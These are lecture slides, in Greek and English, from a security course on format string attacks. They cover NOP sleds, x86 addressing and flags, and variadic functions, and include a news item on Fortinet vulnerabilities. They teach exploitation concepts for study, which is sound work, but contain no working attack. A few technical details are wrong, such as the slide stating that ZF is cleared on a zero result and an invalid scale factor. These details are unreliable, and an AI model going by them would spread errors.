



Διάλεξη #5 - Format String Attacks



Huge thank you to [David Brumley](#) from Carnegie Mellon University for the guidance and content input while developing this class

Ανακοινώσεις / Διευκρινίσεις

- Το Bonus 0 μόλις βγήκε - Προθεσμία: 18 Μαρτίου, 23:59
 - το github bug είναι ακόμα ανοιχτό (access denied -> check email)
- Είναι το nopsled υποχρεωτικό; Δεν μπορούσα να κάνω ένα jmp στο `*(ebp+8);`
- Anyone writes exploits this way? This seems pretty hacky

Tip: nop Sleds (or Slides or Ramps)

WARNING:

Environment changes address of buf


```
$ OLDPWD="" ./vuln
```

vs.

```
$ OLDPWD="aaaa" ./vuln
```



Pro Tip: Inserting nop's (0x90) into shellcode allows for slack




Why?

Probability of Success

Assume a 32-bit system where I'm randomly jumping to the stack. What are the odds I'll succeed in the following two scenarios?

Address: 0xf0808080




3-byte nop sled

Address: 0xf0808080



30,000-byte nop sled





Security in the News

Fortinet Security Update – Patch for Multiple Vulnerabilities That Enable Malicious Command Execution

By [Guru Baran](#) - March 10, 2026



High-Severity Vulnerabilities Patched

Two vulnerabilities received a High severity rating and pose the most significant risk to unpatched environments.

[CVE-2026-22627](#) (FG-IR-26-086) describes a Classic Buffer Overflow (CWE-120) in the LLDP OUI field of FortiSwitchAXFixed versions 1.0.0 and 1.0.1. Buffer overflow vulnerabilities of this type allow attackers to overwrite adjacent memory, potentially enabling arbitrary code execution on the affected device.

The advisory also covers several other medium-rated issues. [CVE-2025-68648](#) (FG-IR-26-092) is a [format](#) string vulnerability (CWE-134) in the fazsvcd component of FortiAnalyzer and FortiManager, exposed via the API.

[CVE-2026-22629](#) (FG-IR-26-079) is an improper restriction of execution attempts (CWE-307) that introduces an authentication lockout by condition. This affects FortiAnalyzer versions 7.6.0–7.6.4, FortiAnalyzer Cloud 7.6.0–7.6.4, FortiManager 7.6.0–7.6.4, and FortiManager Cloud. By exploiting the lockout mechanism, an attacker could brute-force credentials and cause account lockouts.

[CVE-2026-22572](#) (FG-IR-26-090) represents a more serious authentication bypass using an alternate path or channel (CWE-288) in the GUI of FortiAnalyzer and FortiManager versions 7.6.0–7.6.3, along with corresponding Cloud versions. This effectively allows an attacker to bypass multi-factor authentication, significantly weakening one of the most critical defensive layers for secure access.

[CVE-2025-68482](#) (FG-IR-26-078) involves improper TLS certificate

[CVE-2026-25836](#) (FG-IR-26-096) is an OS Command Injection vulnerability in the vmimages update feature of FortiSandbox Cloud 5.0.4. Successful exploitation could allow an authenticated attacker to execute arbitrary operating system commands through the GUI, leading to full system compromise.

[CVE-2025-48418](#) (FG-IR-26-081) exposes an undocumented CLI feature in FortiManager and FortiAnalyzer, affecting versions 7.6.0–7.6.3 and 7.6.4 on all platforms. A remote attacker with existing access could exploit this to escalate privileges beyond their authorized level.

...

U


Την Προηγούμενη Φορά

- Control Flow Hijack Attacks
- Basics of buffer overflow attacks continued (shellcode + nopsled)



Σήμερα

1. x86 Fundamentals continued
2. Variadic Functions
3. Format String Attacks



Debugging με GDB

1. `gcc -g -ggdb -o prog prog.c`
2. `gdb --args ./program arg1 arg2`
3. `run`, `break`, `step`, `continue`, `finish`
4. `backtrace`
5. `print` / `x` commands
6. [Cheat Sheet](#)

What if I reverse the order in which I write to memory -
would I be safe?

**Two more x86
Basic Concepts**

Memory can be addressed with more than [register]

An ***Addressing Mode*** specifies how to calculate the effective memory address of an operand by using information from registers and constants contained with the instruction or elsewhere.

Motivation: Common C memory index patterns

```
Type buf[s];  
buf[index] = *(<buf addr>+sizeof(Type)*index)
```

Meaning on		
Form	memory M	Example at&t
imm (r)	$M[r + \text{imm}]$	-8(%rbp)
imm (r_1, r_2)	$M[r_1 + r_2 + \text{imm}]$	-16(%rbx, %rcx)
imm (r_1, r_2, s)	$M[r_1 + r_2 * s + \text{imm}]$	-8(%rdx, %r9, 48)
imm	$M[\text{imm}]$	0x12345678

Referencing Memory

Loading a value from memory: `mov`

```
# <rax> = *buf;  
mov  -0x38(%rbp),%rax (A)  
mov  rax, [rbp-0x38] (I)
```

Loading Effective Address: `lea`

```
# <rax> = buf;  
lea  -0x38(%rbp),%rax (A)  
lea  rax, [rbp-0x38] (I)
```

Assembly is spaghetti

Abstractions you know and love

- if-then-else
- functions
- for loops
- while loops

What the machine executes

- Direct jumps: `jmp <addr>`
- Indirect jumps: `jmp <register>`
- Branch: `if <flag> goto line`

Two types of unconditional control flow

- **Direct jump:** `jmp 0x45`
- **Indirect jump:** `jmp *rax`

x64 Processor

RIP	FLAGS
RAX	RSI
RDX	RDI
RCX	R8
RBX	R9
RSP	R10
RBP	R16

Note: Typically no direct way to set or get RIP

A very special register: EFLAGS

- EFLAGS are hardware bits used to determine control flow
- Set via instructions implicitly.
- “cmp b,a”: calculate a-b and set flags:
 - Was there a carry? (CF Flag set)
 - Was the result zero? (ZF Flag set)
 - What was the parity of the result? (PF flag)
 - Did overflow occur? (OF Flag)
 - Is the result signed? (SF Flag)

'if' implementation pseudocode

C code

```
if (x ≤ y)
    return 1;
else
    return 0;
```

Assembly

```
d: cmp    -0x8(%rbp),%eax
10: jg     19 <if_then_else+0x19>
12: mov    $0x1,%eax
17: jmp    1e <if_then_else+0x1e>
19: mov    $0x0,%eax
```

Line d: calculate

%eax – mem[ebp-0x8]

- sets ZF=0 if the result is zero
- sets SF if the result is negative

Line 10: Semantically, jump if eax is greater when

- If ZF = 0 and SF=0, then the result is non-negative so eax was greater
- If SF=1 and OF=1, the result is negative but overflow occurred, which means eax is still greater
- Else eax is smaller

See the x86 manuals available on Intel's website for more information

Instr.	Description	Condition
JO	Jump if overflow	OF == 1
JNO	Jump if not overflow	OF == 0
JS	Jump if sign	SF == 1
JZ	Jump if zero	ZF == 1
JE	Jump if equal	ZF == 1
JL	Jump if less than	SF <> OF
JLE	Jump if less than or equal	ZF == 1 or SF <> OF
JB	Jump if below	CF == 1
JP	Jump if parity	PF == 1



Switching Gears: Variadic Functions

Variadic Συναρτήσεις

Συναρτήσεις που έχουν **μεταβαλλόμενο αριθμό ορισμάτων** (π.χ., printf) λέγονται **variadic**. Δηλώνουμε τον μεταβλητό αριθμό ορισμάτων χρησιμοποιώντας την έλλειψη (ellipsis): ...

Παραδείγματα:

```
int printf(const char * format, ...);
```

```
int scanf(const char * format, ...);
```

Παράδειγμα με Variadic Function

```
#include <stdarg.h>

int sum(int count, ...) {
    int result = 0;

    va_list args;
    va_start(args, count);

    for(int i = 0; i < count; i++)
        result += va_arg(args, int);
    va_end(args);


    return result;
}

int main() {
    return sum(6, 1, 2, 3, 4, 5, 6);
}
```

```
$ ./variadic
$ echo $?
21
```

Χρησιμοποιώντας τις "μαγικές" συναρτήσεις `va_list`, `va_start`, `va_arg`, `va_end` μπορούμε να διατρέξουμε όλα τα ορίσματα (δεν ξέρουμε τι κάνουν; χρησιμοποιούμε man!)

Stack Diagram




Μόλις καλέσαμε την

`sum(6, 1, 2, 3, 4, 5, 6)`

Πως είναι το stack;

Each cell 4 bytes


Stack Diagram



Why do you think `va_list` is initialized with "count"? Careful, this is a trick question!


```
va_list args;  
  
va_start(args, count);  
  
for(int i = 0; i < count; i++)
```

Stack Diagram



What would happen if the argument corresponding to 5 was of type `int64_t`?

Stack Diagram



What would happen if the argument corresponding to 5 was of type `int64_t`?

What about the `va_arg` call? Does that need to change?

```
for(int i = 0; i < count; i++)  
    result += va_arg(args, int);
```

Variadic Functions

... are functions of *indefinite arity*

Widely supported in languages:

- C
- C++
- Javascript
- Perl
- PHP
- ...

In cdecl, caller is responsible
to clean up the arguments
Why?

Example Format String Functions

Specifies
number and
types of
arguments

Variable number of
arguments

`printf(char *fmt, ...)`

Function	Purpose
<code>printf</code>	prints to stdout
<code>fprintf</code>	prints to a FILE stream
<code>sprintf</code>	prints to a string
<code>vfprintf</code>	prints to a FILE stream from <code>va_list</code>
<code>syslog</code>	writes a message to the system log
<code>setproctitle</code>	sets <code>argv[0]</code>

Generally useful, but ...



Format String Attacks

“If an attacker is able to provide the format string to an ANSI C format function in part or as a whole, a format string vulnerability is present.” – scut/team teso

Assembly View

- For **non-variadic** functions, the compiler:
 - knows number and types of arguments
 - emits instructions for caller to put arguments into registers and push extra arguments right to left
 - emits instructions for callee to access arguments in registers or via frame pointer (or stack pointer [advanced])
- For **variadic** functions, the program dynamically determines which registers and stack slots have arguments based upon a format specifier.

Example (1/3)

Suppose we want to implement a `printf`-like function that only prints when a debug key is set:

